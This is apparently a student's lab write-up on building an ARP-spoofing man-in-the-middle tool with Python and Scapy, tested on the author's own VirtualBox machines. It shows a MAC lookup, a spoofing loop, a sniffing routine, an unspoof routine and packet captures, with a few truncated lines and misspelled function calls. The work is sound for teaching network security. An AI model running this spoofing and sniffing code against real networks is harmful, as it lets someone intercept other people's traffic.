


My Setup

So I actually struggled initially to get my two VM's to talk to each other, so my solution configuration is as follows:

- The network I'm using consists of two virtual machines that will makeup the network clients
- My laptop will play host between them
- The VM's are both set to use host only adapters.
 - This means port forwarding is not an option



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe50:4c14 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:50:4c:14 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 17530 (17.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 77 bytes 12682 (12.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Attacker

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.114 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe41:3e2e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:41:3e:2e txqueuelen 1000 (Ethernet)
    RX packets 53 bytes 16170 (15.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 117 bytes 15874 (15.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Victim Machine

```
Ethernet adapter VirtualBox Host-Only Network:
    Connection-specific DNS Suffix . :
    Description . . . . . : VirtualBox Host-Only Ethernet Adapter
    Physical Address. . . . . : 0A-00-27-00-00-07
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::8416:ffe6:f839:2b5e%7(Preferred)
    IPv4 Address. . . . . : 192.168.56.111(Preferred)
```

Host-Adapter

Creating the Script:

First thing I did was implement a way of running the script with command line arguments. It will check that the appropriate number of arguments are given, however I've not implemented any sort of regex checking. If you provide two DIFFERENT IP addresses, the script will continue to main, where the cache poisoning occurs. Note, I have several interfaces running on my VM's so the line **conf.iface = "eth0"** was necessary, else the script would not work as it defaults to **lo**.

```
if __name__ == '__main__':
    conf.iface = "eth0"
    if len(sys.argv) < 3:
        print(f'Missing arguments, need 2 but got {len(sys.argv)-1}')
    elif sys.argv[1] == sys.argv[2]:
        print("Cannot target two identical IPv4 addresses")
    else:
        main(sys.argv[1], sys.argv[2])
```


In main, the first thing to occur is to get the mac addresses of both the target and host. I created a method called **getMAC** whose sole purpose is to extract the mac addresses from devices with the command-line specified IP addresses. The first thing the method does is to create a packet frame, by composing the ether frame and the ARP frame. Then it will attempt to get a response by looping a max of 10 times, or until a response is received (whatever occurs first).

```
def getMAC(ip): #Ether has 3 fields, 2 of those are dst and src, which contain the MAC
    print(f'Getting MAC address for {ip} on interface {conf.iface}: ', end="")
    arp_packet = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip)#The sequence of 'F' is a
    ans = None
    counter = 0
    while ans == None and counter < 10:
        ans = srp1(arp_packet, verbose=False)#sends packets and recieves answers on la
        counter += 1

    if ans == None:
        print("Failed to get response")
        return None
    else:
        print(ans[Ether].src)
        return ans[Ether].src
```

- 'FF:FF:FF:FF:FF:FF' is a reserved address indicating a broadcast frame
 - Essentially it asks "Who has x IP address" where x is the target IPv4
- **srp1** sends precisely 1 layer 2 packet
- I decided against verbosity as the output is too excessive, however this is a simple change

80	81.134279387	PcsCompu_50:4c:14	0a:00:27:00:00:07	ARP	42	192.168.56.114 is at 08:00:27:50:4c:14 (duplicate use
81	84.630770801	PcsCompu_50:4c:14	Broadcast	ARP	42	Who has 192.168.56.114? Tell 192.168.56.102
82	84.634461193	PcsCompu_41:3e:2e	PcsCompu_50:4c:14	ARP	60	192.168.56.114 is at 08:00:27:41:3e:2e
83	84.719546936	PcsCompu_50:4c:14	Broadcast	ARP	42	Who has 192.168.56.114? Tell 192.168.56.102
84	84.722852759	PcsCompu_41:3e:2e	PcsCompu_50:4c:14	ARP	60	192.168.56.114 is at 08:00:27:41:3e:2e



We can see that the “who has” packets gets sent to the victim machine, and mac is report to the attacking machine.

25	235.381647445	PcsCompu_50:4c:14	Broadcast	ARP	42 Who has 192.168.56.111? Tell 192.168.56.102
26	235.383410295	0a:00:27:00:00:07	PcsCompu_50:4c:14	ARP	60 192.168.56.111 is at 0a:00:27:00:00:07

Similarly, the host mac address is also sent to the attack machine. This is confirmed by the output of the script below:

```
(root@kali)-[/home/kali/Cybersecurity/Network-Security/mitm]
# python3 mitm_scapy.py 192.168.56.114 192.168.56.111
Machine IP = 192.168.56.114, host IP = 192.168.56.111

Getting MAC address for 192.168.56.114 on interface eth0: 08:00:27:41:3e:2e
Getting MAC address for 192.168.56.111 on interface eth0: 0a:00:27:00:00:07
```

Back in main, the next task is to spoof the two devices into routing their packets to the attacking machine. I do this inside a try->while loop so that

- User can stop execution seamlessly
 - I had an issue exiting the program, where I had to use **kill** command line to stop the process and figured this was poor programming
- The arp table of both the target and host does not correct the values, ending the MITM prematurely.

The results can be seen in wireshark on the attacking machine:

27	33.349791678	fe80::a00:27ff:fe41::16	ff02::16	ICMPv6	90 Multicast Listener Report Message v2
28	40.037236655	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=7/1792, ttl=64 (no r
29	41.061209968	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=8/2048, ttl=64 (no r
30	42.086879607	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=9/2304, ttl=64 (no r
31	43.109950087	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=10/2560, ttl=64 (no
32	44.133320766	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=11/2816, ttl=64 (no
33	45.157201008	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=12/3072, ttl=64 (no
34	46.182866002	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=13/3328, ttl=64 (no
35	47.205845576	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=14/3584, ttl=64 (no
36	48.229611621	192.168.56.114	192.168.56.111	ICMP	98 Echo (ping) request id=0xdc5c, seq=15/3840, ttl=64 (no

Remember that 192.168.56.114 is the victim machine

```
(base) (kungpowchikn@x86_64-conda-linux-gnu)-[~]
$ ping 192.168.56.111
PING 192.168.56.111 (192.168.56.111) 56(84) bytes of data.
```

The final part of the exploit is to undo what was done in *spoof_target()* which is to just tell both devices to route their traffic to their original destinations:

```
def unspooof(dest_IP, dest_mac, src_IP, src_mac):
    packet = ARP(op =2, pdst = dest_IP, hwdst = dest_mac, psrc = src_IP, hwsrc = src_mac)
    send(packet, verbose=False)
```

The final main() function looks like:

```
def main(machine_IP:str, host_IP:str):
    print(f'Machine IP = {machine_IP}, host IP = {host_IP}\n')
    machine_MAC = getMAC(machine_IP)
    host_MAC = getMAC(host_IP)
    try:
        while(True): #Prevents my desired settings from being overwritten by defaults
            spoof_target(machine_IP, machine_MAC, host_IP)
            spooof_target(host_IP, host_MAC, machine_IP)
            time.sleep(10)
    except KeyboardInterrupt:
        print("\nUser stopped execution")
    unspooof(host_IP, host_MAC, machine_IP, machine_MAC)
    unspooof(machine_IP, machine_MAC, host_IP, host_MAC)
    print('Unspooofed target and host')
```

Packet Sniffing with Scapy.

To add the sniffing capability, one simply needs to use the *sniff()* method provided in the scapy API. The parameters I use are:

- Iface = eth0
- Filter = "not arp and host <desired_IP>"
- prn=lambda x: x.show()
 - This is to output the package information
- Store = false
 - I'm not storing this information
- Timeout = 1
 - So that the script doesn't wait endlessly when nothing is getting sent

```
print("\nMachine sending packet: ")
sniff(iface="eth0", filter=f"not arp and host {machine_IP}", prn=lambda x: x.show(), store=False, timeout=1)
print("\nHost sending packet: ")
sniff(iface="eth0", filter=f"not arp and host {host_IP}", prn=lambda x: x.show(), store=False, timeout=1)
```

This is placed inside the main loop, and when the victim machine attempts to ping the host, the output is:

```
Machine sending packet:
###[ Ethernet ]###
  dst      = 08:00:27:50:4c:14
  src      = 08:00:27:41:3e:2e
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 22906
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xeefc
  src      = 192.168.56.114
  dst      = 192.168.56.111
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xf516
  id       = 0xbedd
  seq      = 0xb
  unused   = ''
###[ Raw ]###
  load     = '\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
! "% $ % & ' ( ) * + , - . / 0 1 2 3 4 5 6 7'
```

Attacking machine terminal

Note: as I'm using a host only adapter, to facilitate this test, the host device (being my laptop) will not respond as port forwarding is not an option in virtual box.

Now main looks like:

```
def main(machine_IP:str, host_IP:str):
    print(f'Machine IP = {machine_IP}, host IP = {host_IP}\n')
    machine_MAC = getMAC(machine_IP)
    host_MAC = getMAC(host_IP)
    try:
        while(True): #Prevents my desired settings from being overwritten by defaults
            spoof_target(machine_IP, machine_MAC, host_IP)
            spoof_target(host_IP, host_MAC, machine_IP)
            print("\nMachine sending packet: ")
            sniff(iface="eth0", filter=f"not arp and host {machine_IP}", prn=lambda x: x.show(), store=False, timeout=1)
            print("\nHost sending packet: ")
            sniff(iface="eth0", filter=f"not arp and host {host_IP}", prn=lambda x: x.show(), store=False, timeout=1)
    except KeyboardInterrupt:
        print("\nUser stopped execution")
        unspoof(host_IP, host_MAC, machine_IP, machine_MAC)
        unspoof(machine_IP, machine_MAC, host_IP, host_MAC)
        print('Unspoofed target and host')
```